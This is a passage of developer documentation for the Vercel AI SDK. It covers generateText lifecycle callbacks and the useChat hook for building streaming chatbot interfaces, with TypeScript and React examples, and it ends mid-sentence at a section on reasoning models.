<PropertiesTable content={[ { name: 'model', type: '{ provider: string; modelId: string }', description: 'The model being used for generation.', }, { name: 'system', type: 'string | SystemModelMessage | Array | undefined', description: 'The system message(s) provided to the model.', }, { name: 'prompt', type: 'string | Array | undefined', description: 'The prompt string or array of messages if using the prompt option.', }, { name: 'messages', type: 'Array | undefined', description: 'The messages array if using the messages option.', }, { name: 'tools', type: 'ToolSet | undefined', description: 'The tools available for this generation.', }, { name: 'toolChoice', type: 'ToolChoice | undefined', description: 'The tool choice strategy for this generation.', }, { name: 'activeTools', type: 'Array | undefined', description: 'Limits which tools are available for the model to call.', }, { name: 'maxOutputTokens', type: 'number | undefined', description: 'Maximum number of tokens to generate.', }, { name: 'temperature', type: 'number | undefined', description: 'Sampling temperature for generation.', }, { name: 'topP', type: 'number | undefined', description: 'Top-p (nucleus) sampling parameter.', }, { name: 'topK', type: 'number | undefined', description: 'Top-k sampling parameter.', }, { name: 'presencePenalty', type: 'number | undefined', description: 'Presence penalty for generation.', }, { name: 'frequencyPenalty', type: 'number | undefined', description: 'Frequency penalty for generation.', }, { name: 'stopSequences', type: 'string[] | undefined', description: 'Sequences that will stop generation.', }, { name: 'seed', type: 'number | undefined', description: 'Random seed for reproducible generation.', }, { name: 'maxRetries', type: 'number', description: 'Maximum number of retries for failed requests.', }, { name: 'timeout', type: 'TimeoutConfiguration | undefined', description: 'Timeout configuration for the generation.', }, { name: 'headers', type: 'Record<string, string | undefined> | undefined', description: 'Additional HTTP headers sent with the request.', }, { name: 'providerOptions', type: 'ProviderOptions | undefined', description: 'Additional provider-specific options.', }, { name: 'stopWhen', type: 'StopCondition | Array | undefined', description: 'Condition(s) for stopping the generation.', }, { name: 'output', type: 'Output | undefined', description: 'The output specification for structured outputs.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Abort signal for cancelling the operation.', }, { name: 'include', type: '{ requestBody?: boolean; responseBody?: boolean } | undefined', description: 'Settings for controlling what data is included in step results.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, { name: 'metadata', type: 'Record<string, unknown> | undefined', description: 'Additional metadata passed to the generation.', }, { name: 'experimental_context', type: 'unknown', description: 'User-defined context object that flows through the entire generation lifecycle.', }, ]} />
experimental_onStepStart
Called before each step (LLM call) begins. Useful for tracking multi-step generations.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
experimental_onStepStart: event => {
console.log('Step:', event.stepNumber);
console.log('Messages:', event.messages.length);
},
});
<PropertiesTable content={[ { name: 'stepNumber', type: 'number', description: 'Zero-based index of the current step.', }, { name: 'model', type: '{ provider: string; modelId: string }', description: 'The model being used for this step.', }, { name: 'system', type: 'string | SystemModelMessage | Array | undefined', description: 'The system message for this step.', }, { name: 'messages', type: 'Array', description: 'The messages that will be sent to the model for this step.', }, { name: 'tools', type: 'ToolSet | undefined', description: 'The tools available for this generation.', }, { name: 'toolChoice', type: 'LanguageModelV3ToolChoice | undefined', description: 'The tool choice configuration for this step.', }, { name: 'activeTools', type: 'Array | undefined', description: 'Limits which tools are available for this step.', }, { name: 'steps', type: 'ReadonlyArray', description: 'Array of results from previous steps (empty for first step).', }, { name: 'providerOptions', type: 'ProviderOptions | undefined', description: 'Additional provider-specific options for this step.', }, { name: 'timeout', type: 'TimeoutConfiguration | undefined', description: 'Timeout configuration for the generation.', }, { name: 'headers', type: 'Record<string, string | undefined> | undefined', description: 'Additional HTTP headers sent with the request.', }, { name: 'stopWhen', type: 'StopCondition | Array | undefined', description: 'Condition(s) for stopping the generation.', }, { name: 'output', type: 'Output | undefined', description: 'The output specification for structured outputs.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Abort signal for cancelling the operation.', }, { name: 'include', type: '{ requestBody?: boolean; responseBody?: boolean } | undefined', description: 'Settings for controlling what data is included in step results.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, { name: 'metadata', type: 'Record<string, unknown> | undefined', description: 'Additional metadata from telemetry settings.', }, { name: 'experimental_context', type: 'unknown', description: 'User-defined context object. May be updated from prepareStep between steps.', }, ]} />
experimental_onToolCallStart
Called before a tool's execute function runs.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'What is the weather?',
tools: { getWeather },
experimental_onToolCallStart: event => {
console.log('Tool:', event.toolCall.toolName);
console.log('Input:', event.toolCall.input);
},
});
<PropertiesTable content={[ { name: 'stepNumber', type: 'number | undefined', description: 'Zero-based index of the current step where this tool call occurs.', }, { name: 'model', type: '{ provider: string; modelId: string } | undefined', description: 'The model being used for this step.', }, { name: 'toolCall', type: 'TypedToolCall', description: 'The full tool call object.', properties: [ { type: 'TypedToolCall', parameters: [ { name: 'type', type: "'tool-call'", description: 'The type of the call.', }, { name: 'toolCallId', type: 'string', description: 'Unique identifier for this tool call.', }, { name: 'toolName', type: 'string', description: 'Name of the tool being called.', }, { name: 'input', type: 'unknown', description: 'Input arguments passed to the tool.', }, ], }, ], }, { name: 'messages', type: 'Array', description: 'The conversation messages available at tool execution time.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Signal for cancelling the operation.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, { name: 'metadata', type: 'Record<string, unknown> | undefined', description: 'Additional metadata from telemetry settings.', }, { name: 'experimental_context', type: 'unknown', description: 'User-defined context object flowing through the generation.', }, ]} />
experimental_onToolCallFinish
Called after a tool's execute function completes or errors. Uses a discriminated union on the success field.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'What is the weather?',
tools: { getWeather },
experimental_onToolCallFinish: event => {
console.log('Tool:', event.toolCall.toolName);
console.log('Duration:', event.durationMs, 'ms');
if (event.success) {
console.log('Output:', event.output);
} else {
console.error('Error:', event.error);
}
},
});
<PropertiesTable content={[ { name: 'stepNumber', type: 'number | undefined', description: 'Zero-based index of the current step where this tool call occurred.', }, { name: 'model', type: '{ provider: string; modelId: string } | undefined', description: 'The model being used for this step.', }, { name: 'toolCall', type: 'TypedToolCall', description: 'The full tool call object.', properties: [ { type: 'TypedToolCall', parameters: [ { name: 'type', type: "'tool-call'", description: 'The type of the call.', }, { name: 'toolCallId', type: 'string', description: 'Unique identifier for this tool call.', }, { name: 'toolName', type: 'string', description: 'Name of the tool that was called.', }, { name: 'input', type: 'unknown', description: 'Input arguments passed to the tool.', }, ], }, ], }, { name: 'messages', type: 'Array', description: 'The conversation messages available at tool execution time.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Signal for cancelling the operation.', }, { name: 'durationMs', type: 'number', description: 'Execution time of the tool call in milliseconds.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, { name: 'metadata', type: 'Record<string, unknown> | undefined', description: 'Additional metadata from telemetry settings.', }, { name: 'experimental_context', type: 'unknown', description: 'User-defined context object flowing through the generation.', }, { name: 'success', type: 'boolean', description: 'Discriminator indicating whether the tool call succeeded. When true, output is available. When false, error is available.', }, { name: 'output', type: 'unknown', description: "The tool's return value (only present when success is true).", }, { name: 'error', type: 'unknown', description: 'The error that occurred during tool execution (only present when success is false).', }, ]} />
onStepFinish
Called after each step (LLM call) completes. Provides the full StepResult.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
onStepFinish: event => {
console.log('Step:', event.stepNumber);
console.log('Finish reason:', event.finishReason);
console.log('Tokens:', event.usage.totalTokens);
},
});
<PropertiesTable content={[ { name: 'stepNumber', type: 'number', description: 'Zero-based index of this step.', }, { name: 'model', type: '{ provider: string; modelId: string }', description: 'Information about the model that produced this step.', }, { name: 'finishReason', type: "'stop' | 'length' | 'content-filter' | 'tool-calls' | 'error' | 'other'", description: 'The unified reason why the generation finished.', }, { name: 'usage', type: 'LanguageModelUsage', description: 'The token usage of the generated text.', properties: [ { type: 'LanguageModelUsage', parameters: [ { name: 'inputTokens', type: 'number | undefined', description: 'The total number of input (prompt) tokens used.', }, { name: 'outputTokens', type: 'number | undefined', description: 'The number of output (completion) tokens used.', }, { name: 'totalTokens', type: 'number | undefined', description: 'The total number of tokens used.', }, ], }, ], }, { name: 'text', type: 'string', description: 'The generated text.', }, { name: 'toolCalls', type: 'Array', description: 'The tool calls that were made during the generation.', }, { name: 'toolResults', type: 'Array', description: 'The results of the tool calls.', }, { name: 'content', type: 'Array', description: 'The content that was generated in this step.', }, { name: 'reasoning', type: 'Array', description: 'The reasoning that was generated during the generation.', }, { name: 'reasoningText', type: 'string | undefined', description: 'The reasoning text that was generated.', }, { name: 'files', type: 'Array', description: 'The files that were generated during the generation.', }, { name: 'sources', type: 'Array', description: 'The sources that were used to generate the text.', }, { name: 'warnings', type: 'CallWarning[] | undefined', description: 'Warnings from the model provider.', }, { name: 'request', type: 'LanguageModelRequestMetadata', description: 'Additional request information.', }, { name: 'response', type: 'LanguageModelResponseMetadata', description: 'Additional response information including id, modelId, timestamp, headers, and messages.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, { name: 'metadata', type: 'Record<string, unknown> | undefined', description: 'Additional metadata from telemetry settings.', }, { name: 'experimental_context', type: 'unknown', description: 'User-defined context object flowing through the generation.', }, { name: 'providerMetadata', type: 'ProviderMetadata | undefined', description: 'Additional provider-specific metadata.', }, ]} />
onFinish
Called when the entire generation completes (all steps finished). Includes aggregated data.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
onFinish: event => {
console.log('Total steps:', event.steps.length);
console.log('Total tokens:', event.totalUsage.totalTokens);
console.log('Final text:', event.text);
},
});
<PropertiesTable content={[ { name: 'steps', type: 'Array', description: 'Array containing results from all steps in the generation.', }, { name: 'totalUsage', type: 'LanguageModelUsage', description: 'Aggregated token usage across all steps.', properties: [ { type: 'LanguageModelUsage', parameters: [ { name: 'inputTokens', type: 'number | undefined', description: 'The total number of input tokens used across all steps.', }, { name: 'outputTokens', type: 'number | undefined', description: 'The total number of output tokens used across all steps.', }, { name: 'totalTokens', type: 'number | undefined', description: 'The total number of tokens used across all steps.', }, ], }, ], }, { name: 'stepNumber', type: 'number', description: 'Zero-based index of the final step.', }, { name: 'model', type: '{ provider: string; modelId: string }', description: 'Information about the model that produced the final step.', }, { name: 'finishReason', type: "'stop' | 'length' | 'content-filter' | 'tool-calls' | 'error' | 'other'", description: 'The unified reason why the generation finished.', }, { name: 'usage', type: 'LanguageModelUsage', description: 'The token usage from the final step only (not aggregated).', }, { name: 'text', type: 'string', description: 'The full text that has been generated.', }, { name: 'toolCalls', type: 'Array', description: 'The tool calls that were made in the final step.', }, { name: 'toolResults', type: 'Array', description: 'The results of the tool calls from the final step.', }, { name: 'content', type: 'Array', description: 'The content that was generated in the final step.', }, { name: 'reasoning', type: 'Array', description: 'The reasoning that was generated.', }, { name: 'reasoningText', type: 'string | undefined', description: 'The reasoning text that was generated.', }, { name: 'files', type: 'Array', description: 'Files that were generated in the final step.', }, { name: 'sources', type: 'Array', description: 'Sources that have been used as input to generate the response.', }, { name: 'warnings', type: 'CallWarning[] | undefined', description: 'Warnings from the model provider.', }, { name: 'request', type: 'LanguageModelRequestMetadata', description: 'Additional request information from the final step.', }, { name: 'response', type: 'LanguageModelResponseMetadata', description: 'Additional response information from the final step.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, { name: 'metadata', type: 'Record<string, unknown> | undefined', description: 'Additional metadata from telemetry settings.', }, { name: 'experimental_context', type: 'unknown', description: 'The final state of the user-defined context object.', }, { name: 'providerMetadata', type: 'ProviderMetadata | undefined', description: 'Additional provider-specific metadata from the final step.', }, ]} />
Use Cases
Logging and Debugging
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
experimental_onStart: event => {
console.log(`[${new Date().toISOString()}] Generation started`, {
model: event.model.modelId,
provider: event.model.provider,
});
},
onStepFinish: event => {
console.log(
`[${new Date().toISOString()}] Step ${event.stepNumber} finished`,
{
finishReason: event.finishReason,
tokens: event.usage.totalTokens,
},
);
},
onFinish: event => {
console.log(`[${new Date().toISOString()}] Generation complete`, {
totalSteps: event.steps.length,
totalTokens: event.totalUsage.totalTokens,
});
},
});
Tool Execution Monitoring
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'What is the weather?',
tools: { getWeather },
experimental_onToolCallStart: event => {
console.log(`Tool "${event.toolCall.toolName}" starting...`);
},
experimental_onToolCallFinish: event => {
if (event.success) {
console.log(
`Tool "${event.toolCall.toolName}" completed in ${event.durationMs}ms`,
);
} else {
console.error(`Tool "${event.toolCall.toolName}" failed:`, event.error);
}
},
});
Error Handling
Errors thrown inside callbacks are caught and do not break the generation flow. This ensures that monitoring code cannot disrupt your application:
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
experimental_onStart: () => {
throw new Error('This error is caught internally');
// Generation continues normally
},
});
title: Overview description: An overview of AI SDK UI.
AI SDK UI
AI SDK UI is designed to help you build interactive chat, completion, and assistant applications with ease. It is a framework-agnostic toolkit, streamlining the integration of advanced AI functionalities into your applications.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently. With three main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
useChatoffers real-time streaming of chat messages, abstracting state management for inputs, messages, loading, and errors, allowing for seamless integration into any UI design.useCompletionenables you to handle text completions in your applications, managing the prompt input and automatically updating the UI as new completions are streamed.useObjectis a hook that allows you to consume streamed JSON objects, providing a simple way to handle and display structured data in your application.
These hooks are designed to reduce the complexity and time required to implement AI interactions, letting you focus on creating exceptional user experiences.
UI Framework Support
AI SDK UI supports the following frameworks: React, Svelte, Vue.js, Angular, and SolidJS.
Here is a comparison of the supported functions across these frameworks:
| useChat | useCompletion | useObject | |
|---|---|---|---|
React @ai-sdk/react |
|||
Vue.js @ai-sdk/vue |
|||
Svelte @ai-sdk/svelte |
Chat | Completion | StructuredObject |
Angular @ai-sdk/angular |
Chat | Completion | StructuredObject |
| SolidJS (community) |
Framework Examples
Explore these example implementations for different frameworks:
API Reference
Please check out the AI SDK UI API Reference for more details on each function.
title: Chatbot description: Learn how to use the useChat hook.
Chatbot
The useChat hook makes it effortless to create a conversational user interface for your chatbot application. It enables the streaming of chat messages from your AI provider, manages the chat state, and updates the UI automatically as new messages arrive.
To summarize, the useChat hook provides the following features:
- Message Streaming: All the messages from the AI provider are streamed to the chat UI in real-time.
- Managed States: The hook manages the states for input, messages, status, error and more for you.
- Seamless Integration: Easily integrate your chat AI into any design or layout with minimal effort.
In this guide, you will learn how to use the useChat hook to create a chatbot application with real-time message streaming.
Check out our chatbot with tools guide to learn how to use tools in your chatbot.
Let's start with the following example first.
Example
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const { messages, sendMessage, status } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const [input, setInput] = useState('');
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
placeholder="Say something..."
/>
<button type="submit" disabled={status !== 'ready'}>
Submit
</button>
</form>
</>
);
}
import { convertToModelMessages, streamText, UIMessage } from 'ai';
__PROVIDER_IMPORT__;
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
system: 'You are a helpful assistant.',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
In the Page component, the useChat hook will request to your AI provider endpoint whenever the user sends a message using sendMessage.
The messages are then streamed back in real-time and displayed in the chat UI.
This enables a seamless chat experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Customized UI
useChat also provides ways to manage the chat message states via code, show status, and update messages without being triggered by user interactions.
Status
The useChat hook returns a status. It has the following possible values:
submitted: The message has been sent to the API and we're awaiting the start of the response stream.streaming: The response is actively streaming in from the API, receiving chunks of data.ready: The full response has been received and processed; a new user message can be submitted.error: An error occurred during the API request, preventing successful completion.
You can use status for e.g. the following purposes:
- To show a loading spinner while the chatbot is processing the user's message.
- To show a "Stop" button to abort the current message.
- To disable the submit button.
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const { messages, sendMessage, status, stop } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const [input, setInput] = useState('');
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
{(status === 'submitted' || status === 'streaming') && (
<div>
{status === 'submitted' && <Spinner />}
<button type="button" onClick={() => stop()}>
Stop
</button>
</div>
)}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
placeholder="Say something..."
/>
<button type="submit" disabled={status !== 'ready'}>
Submit
</button>
</form>
</>
);
}
Error State
Similarly, the error state reflects the error object thrown during the fetch request.
It can be used to display an error message, disable the submit button, or show a retry button:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage, error, regenerate } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const [input, setInput] = useState('');
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
{error && (
<>
<div>An error occurred.</div>
<button type="button" onClick={() => regenerate()}>
Retry
</button>
</>
)}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={error != null}
/>
</form>
</div>
);
}
Please also see the error handling guide for more information.
Modify messages
Sometimes, you may want to directly modify some existing messages. For example, a delete button can be added to each message to allow users to remove them from the chat history.
The setMessages function can help you achieve these tasks:
const { messages, setMessages } = useChat()
const handleDelete = (id) => {
setMessages(messages.filter(message => message.id !== id))
}
return <>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => (
part.type === 'text' ? (
<span key={index}>{part.text}</span>
) : null
))}
<button onClick={() => handleDelete(message.id)}>Delete</button>
</div>
))}
...
You can think of messages and setMessages as a pair of state and setState in React.
Cancellation and regeneration
It's also a common use case to abort the response message while it's still streaming back from the AI provider. You can do this by calling the stop function returned by the useChat hook.
const { stop, status } = useChat()
return <>
<button onClick={stop} disabled={!(status === 'streaming' || status === 'submitted')}>Stop</button>
...
When the user clicks the "Stop" button, the fetch request will be aborted. This avoids consuming unnecessary resources and improves the UX of your chatbot application.
Similarly, you can also request the AI provider to reprocess the last message by calling the regenerate function returned by the useChat hook:
const { regenerate, status } = useChat();
return (
<>
<button
onClick={regenerate}
disabled={!(status === 'ready' || status === 'error')}
>
Regenerate
</button>
...
</>
);
When the user clicks the "Regenerate" button, the AI provider will regenerate the last message and replace the current one correspondingly.
Throttling UI Updates
This feature is currently only available for React.
By default, the useChat hook will trigger a render every time a new chunk is received.
You can throttle the UI updates with the experimental_throttle option.
const { messages, ... } = useChat({
// Throttle the messages and data updates to 50ms:
experimental_throttle: 50
})
Event Callbacks
useChat provides optional event callbacks that you can use to handle different stages of the chatbot lifecycle:
onFinish: Called when the assistant response is completed. The event includes the response message, all messages, and flags for abort, disconnect, and errors.onError: Called when an error occurs during the fetch request.onData: Called whenever a data part is received.
These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
import { UIMessage } from 'ai';
const {
/* ... */
} = useChat({
onFinish: ({ message, messages, isAbort, isDisconnect, isError }) => {
// use information to e.g. update other UI states
},
onError: error => {
console.error('An error occurred:', error);
},
onData: data => {
console.log('Received data part from server:', data);
},
});
It's worth noting that you can abort the processing by throwing an error in the onData callback. This will trigger the onError callback and stop the message from being appended to the chat UI. This can be useful for handling unexpected responses from the AI provider.
Request Configuration
Custom headers, body, and credentials
By default, the useChat hook sends a HTTP POST request to the /api/chat endpoint with the message list as the request body. You can customize the request in two ways:
Hook-Level Configuration (Applied to all requests)
You can configure transport-level options that will be applied to all requests made by the hook:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/custom-chat',
headers: {
Authorization: 'your_token',
},
body: {
user_id: '123',
},
credentials: 'same-origin',
}),
});
Dynamic Hook-Level Configuration
You can also provide functions that return configuration values. This is useful for authentication tokens that need to be refreshed, or for configuration that depends on runtime conditions:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/custom-chat',
headers: () => ({
Authorization: `Bearer ${getAuthToken()}`,
'X-User-ID': getCurrentUserId(),
}),
body: () => ({
sessionId: getCurrentSessionId(),
preferences: getUserPreferences(),
}),
credentials: () => 'include',
}),
});
Request-Level Configuration (Recommended)
// Pass options as the second parameter to sendMessage
sendMessage(
{ text: input },
{
headers: {
Authorization: 'Bearer token123',
'X-Custom-Header': 'custom-value',
},
body: {
temperature: 0.7,
max_tokens: 100,
user_id: '123',
},
metadata: {
userId: 'user123',
sessionId: 'session456',
},
},
);
The request-level options are merged with hook-level options, with request-level options taking precedence. On your server side, you can handle the request with this additional information.
Setting custom body fields per request
You can configure custom body fields on a per-request basis using the second parameter of the sendMessage function.
This is useful if you want to pass in additional information to your backend that is not part of the message list.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage } = useChat();
const [input, setInput] = useState('');
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
<form
onSubmit={event => {
event.preventDefault();
if (input.trim()) {
sendMessage(
{ text: input },
{
body: {
customKey: 'customValue',
},
},
);
setInput('');
}
}}
>
<input value={input} onChange={e => setInput(e.target.value)} />
</form>
</div>
);
}
You can retrieve these custom fields on your server side by destructuring the request body:
export async function POST(req: Request) {
// Extract additional information ("customKey") from the body of the request:
const { messages, customKey }: { messages: UIMessage[]; customKey: string } =
await req.json();
//...
}
Message Metadata
You can attach custom metadata to messages for tracking information like timestamps, model details, and token usage.
// Server: Send metadata about the message
return result.toUIMessageStreamResponse({
messageMetadata: ({ part }) => {
if (part.type === 'start') {
return {
createdAt: Date.now(),
model: 'gpt-5.1',
};
}
if (part.type === 'finish') {
return {
totalTokens: part.totalUsage.totalTokens,
};
}
},
});
// Client: Access metadata via message.metadata
{
messages.map(message => (
<div key={message.id}>
{message.role}:{' '}
{message.metadata?.createdAt &&
new Date(message.metadata.createdAt).toLocaleTimeString()}
{/* Render message content */}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
{/* Show token count if available */}
{message.metadata?.totalTokens && (
<span>{message.metadata.totalTokens} tokens</span>
)}
</div>
));
}
For complete examples with type safety and advanced use cases, see the Message Metadata documentation.
Transport Configuration
You can configure custom transport behavior using the transport option to customize how messages are sent to your API:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
const { messages, sendMessage } = useChat({
id: 'my-chat',
transport: new DefaultChatTransport({
prepareSendMessagesRequest: ({ id, messages }) => {
return {
body: {
id,
message: messages[messages.length - 1],
},
};
},
}),
});
// ... rest of your component
}
The corresponding API route receives the custom request format:
export async function POST(req: Request) {
const { id, message } = await req.json();
// Load existing messages and add the new one
const messages = await loadMessages(id);
messages.push(message);
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Advanced: Trigger-based routing
For more complex scenarios like message regeneration, you can use trigger-based routing:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
const { messages, sendMessage, regenerate } = useChat({
id: 'my-chat',
transport: new DefaultChatTransport({
prepareSendMessagesRequest: ({ id, messages, trigger, messageId }) => {
if (trigger === 'submit-user-message') {
return {
body: {
trigger: 'submit-user-message',
id,
message: messages[messages.length - 1],
messageId,
},
};
} else if (trigger === 'regenerate-assistant-message') {
return {
body: {
trigger: 'regenerate-assistant-message',
id,
messageId,
},
};
}
throw new Error(`Unsupported trigger: ${trigger}`);
},
}),
});
// ... rest of your component
}
The corresponding API route would handle different triggers:
export async function POST(req: Request) {
const { trigger, id, message, messageId } = await req.json();
const chat = await readChat(id);
let messages = chat.messages;
if (trigger === 'submit-user-message') {
// Handle new user message
messages = [...messages, message];
} else if (trigger === 'regenerate-assistant-message') {
// Handle message regeneration - remove messages after messageId
const messageIndex = messages.findIndex(m => m.id === messageId);
if (messageIndex !== -1) {
messages = messages.slice(0, messageIndex);
}
}
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
To learn more about building custom transports, refer to the Transport API documentation.
Direct Agent Transport
For scenarios where you want to communicate directly with an Agent without going through HTTP, you can use DirectChatTransport. This is useful for:
- Server-side rendering scenarios
- Testing without network
- Single-process applications
import { useChat } from '@ai-sdk/react';
import { DirectChatTransport, ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are a helpful assistant.',
});
export default function Chat() {
const { messages, sendMessage, status } = useChat({
transport: new DirectChatTransport({ agent }),
});
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
<button
onClick={() => sendMessage({ text: 'Hello!' })}
disabled={status !== 'ready'}
>
Send
</button>
</>
);
}
The DirectChatTransport invokes the agent's stream() method directly, converting UI messages to model messages and streaming the response back as UI message chunks.
For more details, see the DirectChatTransport reference.
Controlling the response stream
With streamText, you can control how error messages and usage information are sent back to the client.
Error Messages
By default, the error message is masked for security reasons.
The default error message is "An error occurred."
You can forward error messages or send your own error message by providing a getErrorMessage function:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
__PROVIDER_IMPORT__;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
onError: error => {
if (error == null) {
return 'unknown error';
}
if (typeof error === 'string') {
return error;
}
if (error instanceof Error) {
return error.message;
}
return JSON.stringify(error);
},
});
}
Usage Information
Track token consumption and resource usage with message metadata:
- Define a custom metadata type with usage fields (optional, for type safety)
- Attach usage data using
messageMetadatain your response - Display usage metrics in your UI components
Usage data is attached as metadata to messages and becomes available once the model completes its response generation.
import { openai } from '@ai-sdk/openai';
import {
convertToModelMessages,
streamText,
UIMessage,
type LanguageModelUsage,
} from 'ai';
__PROVIDER_IMPORT__;
// Create a new metadata type (optional for type-safety)
type MyMetadata = {
totalUsage: LanguageModelUsage;
};
// Create a new custom message type with your own metadata
export type MyUIMessage = UIMessage<MyMetadata>;
export async function POST(req: Request) {
const { messages }: { messages: MyUIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
messageMetadata: ({ part }) => {
// Send total usage when generation is finished
if (part.type === 'finish') {
return { totalUsage: part.totalUsage };
}
},
});
}
Then, on the client, you can access the message-level metadata.
'use client';
import { useChat } from '@ai-sdk/react';
import type { MyUIMessage } from './api/chat/route';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
// Use custom message type defined on the server (optional for type-safety)
const { messages } = useChat<MyUIMessage>({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts.map(part => {
if (part.type === 'text') {
return part.text;
}
})}
{/* Render usage via metadata */}
{m.metadata?.totalUsage && (
<div>Total usage: {m.metadata?.totalUsage.totalTokens} tokens</div>
)}
</div>
))}
</div>
);
}
You can also access your metadata from the onFinish callback of useChat:
'use client';
import { useChat } from '@ai-sdk/react';
import type { MyUIMessage } from './api/chat/route';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
// Use custom message type defined on the server (optional for type-safety)
const { messages } = useChat<MyUIMessage>({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
onFinish: ({ message }) => {
// Access message metadata via onFinish callback
console.log(message.metadata?.totalUsage);
},
});
}
Text Streams
useChat can handle plain text streams by setting the streamProtocol option to text:
'use client';
import { useChat } from '@ai-sdk/react';
import { TextStreamChatTransport } from 'ai';
export default function Chat() {
const { messages } = useChat({
transport: new TextStreamChatTransport({
api: '/api/chat',
}),
});
return <>...</>;
}
This configuration also works with other backend servers that stream plain text. Check out the stream protocol guide for more information.
Reasoning
Some models such as DeepSeek deepseek-r1
